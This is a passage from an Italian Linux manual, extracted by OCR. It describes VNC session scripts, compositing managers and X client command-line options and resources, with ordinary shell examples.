
# Start the window manager inside a wrap script.
# After window manager run, the VNC server should be killed, by
# the wrap script.
vncwm &

# Start xinit with xvncviewer as a client
xinit /usr/bin/xvncviewer -fullscreen -passwd ~/.vnc/passwd localhost:1
```

Come si può osservare, questo esempio è molto simile a quanto già visto in una sezione precedente, dove la novità sta nell'avviare, dopo lo script '**vncwm**', '**xinit**' specificando l'avvio di '**xvncviewer**' al posto del solito gestore di finestre. Naturalmente, lo script '**vncwm**' rimane tale e quale a prima:

```
#!/bin/sh
# vncwm
xloadimage -display :1 -onroot -fullscreen ~/.wallpaper
fvwm -display :1  2> /dev/null ; killall Xvnc ; \
```

```
                                    killall Xrealvnc ; \
                                    killall Xtightvnc
```

Come si può intuire, lo script che qui è stato chiamato '**vncsc1024**' è adatto per l'insegnante (o il relatore) che vuole consentire l'accesso ai suoi studenti, a cui deve comunicare anche la parola d'ordine per accedere, che come si vede viene sostituita ogni volta. Diversamente, se si vuole realizzare uno script da fare usare agli studenti al posto del solito '**startx**', si deve fare in modo che il file della parola d'ordine sia già stato preparato e sia «standard»; l'estratto seguente mostra solo le istruzioni salienti da modificare:

```
# Quit old VNC servers and reset personal configuration.
killall Xvnc 2> /dev/null
killall Xrealvnc 2> /dev/null
killall Xtightvnc 2> /dev/null
rm -rf    ~/.vnc
mkdir     ~/.vnc
cp /etc/vnc/sharedx.passwd ~/.vnc/passwd
chmod 0600 ~/.vnc/passwd
```

Anche qui è possibile utilizzare '**vncserver**' con l'aggiunta dell'opzione '**-startup**':

```
…
# Start VNC server at screen :1, using ~/.vnc/log for log
# file.
Xvnc :1 -auth ~/.Xauthority -geometry 1024x768 -depth 16 \
    -rfbwait 120000 -rfbauth ~/.vnc/passwd -rfbport 5901 \
    -fp $VNC_FONTS -co /etc/X11/rgb \
    -alwaysshared nologo -dpi 100 \
    -startup true 2> ~/.vnc/log &
…
```

28.13.9 RealVNC e TightVNC

I due filoni principali dello sviluppo di VNC sono rappresentati da RealVNC e da TightVNC. In generale, questi lavori sono abbastanza compatibili tra di loro, comunque vale la pena di conoscere i nomi con cui potrebbero essere distinti i programmi e gli script che li riguardano:

VNC	VNC4	RealVNC	TightVNC
‘`Xvnc`’	‘`Xvnc4`’	‘`Xrealvnc`’	‘`Xtightvnc`’
‘`vncserver`’	‘`vnc4server`’	‘`realvncserver`’	‘`tightvncserver`’
‘`xvncviewer`’	‘`xvnc4viewer`’	‘`xrealvncviewer`’	‘`xtightvncviewer`’
‘`vncconnect`’	‘`vnc4connect`’	‘`realvncconnect`’	‘`tightvncconnect`’
‘`vncpasswd`’	‘`vnc4passwd`’	‘`vncpasswd.real`’	--

28.13.10 Script «vncrc»

Il file *allegati/vncrc* è uno script, da prendere come esempio da adattare e migliorare, con lo scopo di facilitare l’uso di VNC nelle situazioni più comuni.

28.13.11 Conclusione

VNC è un lavoro che ha prodotto diversi filoni di sviluppo, per esigenze differenti. Oltre a quanto descritto in questo capitolo esistono diversi altri programmi che possono essere di un certo interesse. Di tale disponibilità è bene tenerne conto, per sapere che può essere utile una ricerca approfondita prima di organizzare il proprio lavoro in modo sistematico con VNC.

28.14 Composizione video

«

La «composizione video» è l'arte con cui si elaborano le immagini di diverse fonti video per produrre quegli effetti che si usano per esempio in televisione. Può trattarsi di rotazioni, deformazioni, effetti tridimensionali, trasparenze e simili.

X non offre potenzialità del genere e per ottenerle occorre quello che è noto come *composition manager*, ovvero un «gestore di composizione», il quale si occupa di sfruttare eventuali funzionalità hardware già presenti nell'interfaccia grafica, per questo scopo.

Nelle situazioni più comuni, le funzionalità di un gestore di composizione sono incorporate nel gestore di finestre, chiamandosi in tal caso *compositing window manager*.

Da un punto di vista operativo, si può usare benissimo un sistema grafico privo di funzionalità per la composizione video; tuttavia, ci sono programmi che hanno la necessità di avvalersi di queste: per esempio, il programma Ardesia (*http://code.google.com/p/ardesia/*) non può funzionare senza.

Se non si utilizza un gestore di finestre che integra già le funzionalità di composizione video e l'unico scopo è quello di poter usare software che non può farne a meno, la soluzione più semplice e meno invasiva, è rappresentata probabilmente da Xcompmgr. Lo si avvia così, in uno degli script che controllano la sessione grafica:

```
...
xcompmgr &
...
```

L'avvio del gestore di finestre deve avvenire successivamente.

28.15 Il futuro di X

La gestione della grafica attraverso X è diventata ormai una questione fin troppo complessa, tanto che esistono diversi tentativi di proporre piattaforme alternative, più semplici e più snelle. Allo stato attuale (2011) l'alternativa più promettente è rappresentata da Wayland (*http://wayland.freedesktop.org*), di cui è bene tenere conto.

28.16 Riferimenti

- Wikipedia, *X Window System*, *http://en.wikipedia.org/wiki/X_Window_System* , *http://it.wikipedia.org/wiki/Compositing_window_manager*
- Wikipedia, *Compositing window manager*, *http://en.wikipedia.org/wiki/Compositing_window_manager* , *http://it.wikipedia.org/wiki/Compositing_window_manager*
- *X.Org foundation*, *http://www.x.org/*
- *The XFree86 Project, Inc.*, *http://www.xfree86.org/*
- Eric S. Raymond, *XFree86 Video Timings HOWTO*, *http://www.linuxdoc.org/HOWTO/XFree86-Video-Timings-HOWTO/index.html*
- *ISO/IEC 9995:1994, Information technology -- Keyboard layouts for text and office systems*, *http://www.iso.org*
- *Pictogrammes ISO 9995-7*, *http://pages.infinit.net/pm2/lexique4.htm*
- Erik Fortune, *The X keyboard extension: protocol specification*, *http://www.xfree86.org/current/XKBproto.pdf*

- Kamil Toman, Ivan U. Pascal, *The XKB configuration guide*, http://www.xfree86.org/current/XKB-Config.pdf
- Kamil Toman, Ivan U. Pascal, *How to further enhance XKB configuration*, http://www.xfree86.org/current/XKB-Enhancing.pdf
- Doug Palmer, *An unreliable guide to XKB configuration*, http://www.charvolant.org/~doug/xkb/
- Ivan U. Pascal, *X keyboard extension*, http://pascal.tsu.ru/en/xkb/
- Matt Chapman, *Window managers for X*, http://www.plig.org/xwinman/ .
- *FVWM*, http://www.fvwm.org
- *RealVNC*, http://www.realvnc.com
- *TightVNC*, http://www.tightvnc.org
- Karl Runge, *x11vnc: a VNC server for real X displays*, http://www.karlrunge.com/x11vn11c/
- Giuseppe De Marco, *Cripting delle sessioni VNC*, articolo contenuto nella rivista *Linux magazine*, edizioni Master, ISSN 1592-8152, anno III, numero 25, dicembre 2002
- Wikipedia, *Wayland (display server protocol)*, http://en.wikipedia.org/wiki/Wayland_(display_server_protocol)

[1] **X.Org** MIT più altre licenze per porzioni particolari di codice

[2] **XFree86** MIT più altre licenze per porzioni particolari di codice

[3] **X** MIT più altre licenze per porzioni particolari di codice

[4] **X** MIT più altre licenze per porzioni particolari di codice

[5] **Xfstt** GNU LGPL

[6] Se si vuole provare a vedere cos'è un servente X senza clienti basta avviare '**X**'. Come già spiegato in precedenza, è sempre possibile uscire con la combinazione [*Ctrl Alt Backspace*].

[7] In questo caso, dal momento che '**fvwm**' viene avviato rimpiazzando la shell, risulta che il processo di '**xclock**' dipende proprio da '**fvwm**'.

[8] Prima di utilizzare '**xon**' è indispensabile sapere gestire '**rsh**'.

[9] I caratteri tipografici di X servono solo per la rappresentazione di testo sullo schermo. In pratica, non sono utili per la stampa vera e propria.

[10] **X** MIT più altre licenze per porzioni particolari di codice

[11] **X** MIT più altre licenze per porzioni particolari di codice

[12] **X** MIT più altre licenze per porzioni particolari di codice

[13] **X** MIT più altre licenze per porzioni particolari di codice

[14] **X** MIT più altre licenze per porzioni particolari di codice

[15] **SCIM** GNU GPL

[16] **Fvwm 2** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

[17] **X** MIT più altre licenze per porzioni particolari di codice

[18] **Gdm** GNU GPL

[19] **KDE** GNU GPL, GNU LGPL e altre licenze a seconda della porzione di codice

[20] **Wdm** GNU GPL con l'aggiunta della licenza specifica di Xdm

[21] **Gnome** GNU GPL e GNU LGPL

[22] **KDE** GNU GPL, GNU LGPL e altre licenze a seconda della porzione di codice

[23] **VNC** GNU GPL

Applicazioni comuni per X

29.1 X: configurazione dei clienti 2934
29.1.1 Riga di comando delle applicazioni X 2935
29.1.2 Risorse 2941
29.2 Programmi di servizio tradizionali 2947
29.2.1 Terminale 2947
29.2.2 Clipboard 2949
29.2.3 Caratteri 2953
29.2.4 Informazioni sulle finestre e sul servente 2957
29.2.5 Impostazione dello schermo 2962
29.2.6 Programmi di servizio vari 2970
29.3 Gestori di file 2974
29.3.1 XFE 2974
29.3.2 Nautilus 2977
29.3.3 Konqueror 2979
29.3.4 File-roller 2981
29.4 Accesso remoto tradizionale 2982
29.4.1 Putty 2982
29.5 Monitor di vario tipo 2984
29.5.1 Gmemusage 2984
29.5.2 Etherape 2985
29.6 Applicativi comuni per l'ufficio 2986

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

29.6.1 LibreOffice 2987
29.6.2 Gnumeric 2990
29.6.3 AbiWord 2992
29.6.4 XFig 2993
29.7 Riferimenti 3002

.Xdefaults 2943 .Xresources 2945 /etc/X11/app-defaults/ 2943 /etc/X11/Xresources/ 2945 bitmap 2968 fig2dev 2998 pstoedit 2998 xbiff 2970 xcalc 2973 xclipboard 2951 xclock 2972 xdpyinfo 2959 xfd 2955 xfe 2974 xferc 2974 xfontsel 2954 xidle 2970 xkill 2970 xload 2970 xlsfonts 2953 xmem 2970 xrdb 2946 xset 2962 xsetroot 2966 xwininfo 2957 -background 2939 -display 2936 -font 2941 -foreground 2940 -geometry 2937 -title 2940 -xrm 2946

29.1 X: configurazione dei clienti

«

Il funzionamento dei programmi clienti può essere configurato in due modi: con l'uso di opzioni nella riga di comando (cosa comune a tutti i programmi) e attraverso l'impostazione di ***risorse***. Alcune opzioni e alcune risorse sono riconosciute dalla maggior parte dei programmi, facilitando il loro utilizzo e rendendo omogeneo il sistema.

29.1.1 Riga di comando delle applicazioni X

Le applicazioni clienti tradizionali permettono di utilizzare, nella riga di comando, una serie di opzioni standardizzate. Si tratta evidentemente di opzioni riferite principalmente all'aspetto del programma, come la dimensione e la colorazione. La tabella 29.1 mostra l'elenco di alcune di queste opzioni.

Tabella 29.1. Alcune delle opzioni comuni ai programmi per X.

Opzione	Descrizione
`-foreground` ***colore***	Colore di primo piano.
`-background` ***colore***	Colore dello sfondo.
`-reverse`	Inverte il colore di primo piano con quello di sfondo.
`-bordercolor` ***colore***	Colore dei bordi.
`-borderwidth` ***dimensione***	Dimensione in punti grafici (pixel) dello spessore dei bordi.
`-title` ***titolo***	Descrizione da porre sulla barra del titolo.
`-iconic`	Avvia ridotto a icona.
`-font` ***carattere***	Utilizza il tipo di carattere specificato per visualizzare il testo.
`-geometry` ***geometria***	Dimensioni e collocazione della finestra.
`-display` ***schermo***	Coordinate dello schermo su cui deve apparire la finestra.

Nelle sezioni seguenti si analizzano le più importanti.

29.1.1.1 Opzione «–display»

«

`-display` ***coordinate_del_display***

`-d` ***coordinate_del_display***

X è fatto per funzionare su sistemi connessi in rete, ognuno dei quali può avere potenzialmente più schermi e può mettere in esecuzione più serventi grafici: uno per ogni stazione grafica, reale o virtuale che sia. Di conseguenza, per identificare uno schermo di una stazione grafica di un certo elaboratore si utilizza un indirizzo composto nel modo seguente (come già mostrato nel capitolo introduttivo a X).

[***nodo***] **:** ***numero_del_servente_grafico*** [**.** ***numero_dello_schermo***]

L'elaboratore può essere identificato attraverso il nome, completo o parziale, oppure con l'indirizzo IP. Quando questa indicazione viene omessa, si intende quello in cui il programma viene messo in esecuzione.

Teoricamente, un elaboratore può mettere in esecuzione contemporanea più di un servente grafico, per pilotare diverse stazioni grafiche. GNU/Linux in particolare, può farlo attraverso delle stazioni grafiche virtuali che si comportano in modo simile a quello delle console virtuali. La numerazione parte da zero, di conseguenza, quando si fa riferimento al primo (e di solito unico) servente grafico a disposizione, si indica semplicemente '`:0`'.

Teoricamente, un servente grafico può pilotare più di uno schermo

per volta. La numerazione parte da zero, di conseguenza, quando si fa riferimento al primo (e di solito unico) schermo del primo servente grafico a disposizione, si indica '**:0.0**', oppure si omette semplicemente l'indicazione ('**:0**').

La variabile di ambiente ***DISPLAY*** viene usata per stabilire le coordinate predefinite dello schermo sul quale devono apparire i programmi avviati senza l'indicazione di questa opzione ('**-display**'). In situazioni normali, il suo contenuto è '**:0.0**'.

Nell'esempio seguente, si mostra un caso tipico, in cui si avvia un programma in un elaboratore diverso dal proprio e lo si visualizza sul monitor del proprio elaboratore. Tuttavia, perché ciò possa funzionare, occorre abilitare la connessione (questo problema viene analizzato in parte nella sezione 28.5.5).

```
roggen$ telnet dinkel.brot.dg[Invio]

...

dinkel$ xcalc -display roggen.brot.dg:0 &[Invio]
```

29.1.1.2 Opzione «-geometry»

«

```
-geometry [dimensioni] [posizione]
```

```
-g [dimensioni] [posizione]
```

Spesso è possibile definire la dimensione e la posizione della finestra iniziale aggiungendo l'opzione '**-geometry**'. Le dimensioni sono espresse secondo la sintassi seguente:

[=] *dimensione_orizzontale*x*dimensione_verticale*

I valori possono essere espressi in punti grafici (pixel) o in caratteri, a seconda che si tratti di programmi che utilizzano la grafica o meno. Il segno '**=**' è facoltativo. La posizione viene espressa secondo la sintassi seguente:

{+|−} *distanza_orizzontale* {+|−} *distanza_verticale*

In pratica si tratta di due valori, espressi in punti grafici, preceduti da un segno: un valore positivo indica una distanza dal margine sinistro o dal margine superiore; un valore negativo, indica una distanza dal margine destro o dal margine inferiore.

Tabella 29.2. Posizione dei quattro angoli dello schermo.

Posizione	Descrizione
`+0+0`	Angolo superiore sinistro.
`-0+0`	Angolo superiore destro.
`-0-0`	Angolo inferiore destro.
`+0-0`	Angolo inferiore sinistro.

Segue la descrizione di alcuni esempi.

- `$` **`xterm -geometry +0+0 &`** [*Invio*]

  Avvia il programma '**`xterm`**' sullo sfondo collocando la sua finestra a partire dal punto più altro e più a sinistra possibile della

superficie virtuale attiva.

- `$` **`xterm -geometry -10-10 &`** [*Invio*]

  Avvia il programma '**`xterm`**' sullo sfondo, collocando l'angolo inferiore destro della sua finestra a 10 punti grafici dal margine destro e dal margine inferiore della superficie virtuale attiva.

- `$` **`xterm -geometry =80x25+0+0 &`** [*Invio*]

  Avvia il programma '**`xterm`**' sullo sfondo, in una finestra di 80×25 caratteri, collocata a partire dal bordo superiore e sinistro della superficie virtuale attiva.

- `$` **`xcalc -geometry =500x200+20+10 &`** [*Invio*]

  Avvia il programma '**`xcalc`**' sullo sfondo, in una finestra di 500×200 punti grafici (deformandolo), collocata in modo che l'angolo superiore sinistro della sua finestra si trovi a 20 punti dal margine superiore della superficie virtuale attiva e a 10 punti dal margine sinistro.

29.1.1.3 Opzione «–background»

«

`-background` ***colore***

`-bg` ***colore***

Questa opzione permette di definire il colore dello sfondo. Il colore viene fornito in forma alfabetica, cioè con l'indicazione del suo nome. I nomi dei colori con le loro corrispondenze RGB sono contenuti nel file '`/etc/X11/rgb.txt`', così come indicato nel

file di configurazione di X (‘`/etc/X11/xorg.conf`’) nella sezione ‘**`Files`**’.

L’esempio seguente avvia ‘**`xcalc`**’ utilizzando il colore denominato ‘**`blue`**’ per lo sfondo:

```
$ xcalc -bg blue &[Invio]
```

29.1.1.4 Opzione «–foreground»

«

```
-foreground colore
```

```
-fg colore
```

Questa opzione permette di definire il colore di primo piano. Il colore viene fornito in forma alfabetica, cioè con l’indicazione del suo nome. I nomi dei colori con le loro corrispondenze RGB sono contenuti nel file ‘`/etc/X11/rgb.txt`’, così come indicato nel file di configurazione di X (‘`/etc/X11/xorg.conf`’) nella sezione ‘**`Files`**’.

L’esempio seguente avvia ‘**`xcalc`**’ utilizzando il colore ‘**`red`**’ per il primo piano:

```
$ xcalc -fg red &[Invio]
```

29.1.1.5 Opzione «–title»

«

```
-title titolo
```

Questa opzione permette di definire un titolo da fare apparire sulla barra superiore della finestra: la barra del titolo.

L'esempio seguente avvia '**xcalc**' facendo apparire sulla barra del titolo: «calcolatrice tascabile»:

```
$ xcalc -title "calcolatrice tascabile" & [Invio]
```

29.1.1.6 Opzione «–font»

«

```
-font { nome_del_font | dimensioni_del_font }
```

```
-fn { nome_del_font | dimensioni_del_font }
```

Questa opzione permette di definire il tipo di carattere o la dimensione da utilizzare per le applicazioni che visualizzano testo.

Segue la descrizione di alcuni esempi.

- `$ xterm -font 7x14 & [Invio]`

  Avvia '**xterm**' utilizzando caratteri di dimensione 7×14.

- `$ xterm -font 10x20 & [Invio]`

  Avvia '**xterm**' utilizzando caratteri di dimensione 10×20.

- `$ xterm -font -adobe-courier-* & [Invio]`

  Avvia '**xterm**' utilizzando caratteri '**adobe**' del tipo '**courier**'. Il tipo di carattere non viene indicato in modo preciso, per mezzo dell'asterisco finale che aiuta a completarne il nome. In pratica, le altre caratteristiche del tipo di carattere vengono lasciate al loro valore predefinito.

29.1.2 Risorse

Ogni programma cliente può essere configurato attraverso delle ***risorse***. Si tratta di qualcosa di paragonabile all'assegnamento di valori a oggetti determinati che rappresentano un elemento o un comportamento particolare di un programma.

Queste risorse sono descritte all'interno di file di configurazione e le relative impostazioni possono essere attivate attraverso l'uso del programma '**`xrdb`**' (*X resources database*).

I file delle risorse possono contenere dei commenti: il punto esclamativo ('`!`') viene utilizzato come l'inizio di una riga da ignorare.

29.1.2.1 Nomi delle risorse

Le risorse di ogni programma sono stabilite dal programma stesso e solitamente se ne trova l'elenco nella pagina di manuale relativa. Si tratta normalmente del nome del programma, seguito da altri nomi, separati da un punto, riferiti a elementi di gerarchia inferiore, fino a giungere all'elemento finale. Per esempio, '**`XClock.input`**'.

Nell'indicazione dei nomi di queste risorse si può utilizzare l'asterisco ('`*`'), che viene interpretato come avviene nelle shell comuni, così da poter indicare gruppi di risorse in modo semplificato.

Tabella 29.3. Elenco di alcune risorse utilizzate più frequentemente.

Risorsa	Descrizione
`*background:` ***colore***	Colore dello sfondo.
`*foreground:` ***colore***	Colore di primo piano.
`*borderColor:` ***colore***	Colore dei bordi.
`*title:` ***titolo***	Descrizione da porre sulla barra del titolo.
`*iconic: {on|off}`	Avvia ridotto a icona.
`*font` ***carattere***	Utilizza il tipo di carattere specificato per visualizzare il testo.
`*geometry:` ***geometria***	Dimensioni e collocazione della finestra.

29.1.2.2 Configurazione delle applicazioni

Di norma, la directory ‘`/etc/X11/app-defaults/`’ (oppure ‘`/usr/lib/X11/app-defaults/`’) contiene una serie di file, ognuno riferito a un programma particolare, per il quale vengono dichiarati i valori predefiniti delle risorse di sua competenza.

I nomi di questi file sono abbastanza simili a quelli dei programmi a cui si riferiscono. Tuttavia, per sapere esattamente come viene identificato un programma per ciò che riguarda le sue risorse occorre consultare la sua documentazione.

A fianco di questi file, l’utente dovrebbe avere la possibilità di definire un file nella propria directory personale: ‘`~/.Xdefaults`’. Questo file può essere scritto sfruttando le stesse tecniche di precompila-

zione dei linguaggi di programmazione più recenti (infatti, prima di essere elaborato, viene analizzato normalmente dal precompilatore '**cpp**').

Oltre al normale commento indicato attraverso il punto esclamativo, si può utilizzare la forma del linguaggio C: '**/*** ... ***/**', segnalando così l'inizio e la fine del commento.

Direttiva	Descrizione
`#define` ***entità***	Definisce un'entità, ovvero una sorta di variabile booleana che conta solo in quanto esistente o meno.
`#ifdef` ***entità***	Se una certa entità è stata definita, esegue le righe seguenti fino a '**#endif**'.
`#ifndef` ***entità***	Se una certa entità non è stata definita, esegue le righe seguenti fino a '**#endif**'.
`#else`	Viene usato sia da '**#ifdef**' che da '**#ifndef**' per indicare le righe da eseguire in caso la condizione non si sia verificata.
`#endif`	Viene usato sia da '**#ifdef**' che da '**#ifndef**' per terminare una struttura condizionale.
`#include` ***file***	Include il contenuto del file indicato, in corrispondenza di quel punto.
`/*` ***istruzioni*** `*/`	Commenta le istruzioni racchiuse in questo modo.

Quello che segue è l'esempio di un pezzo del contenuto di un file '`~/.Xdefaults`':

```
! Commentare la riga seguente se lo schermo è di grandi
! dimensioni.
#define SCHERMO_PICCOLO




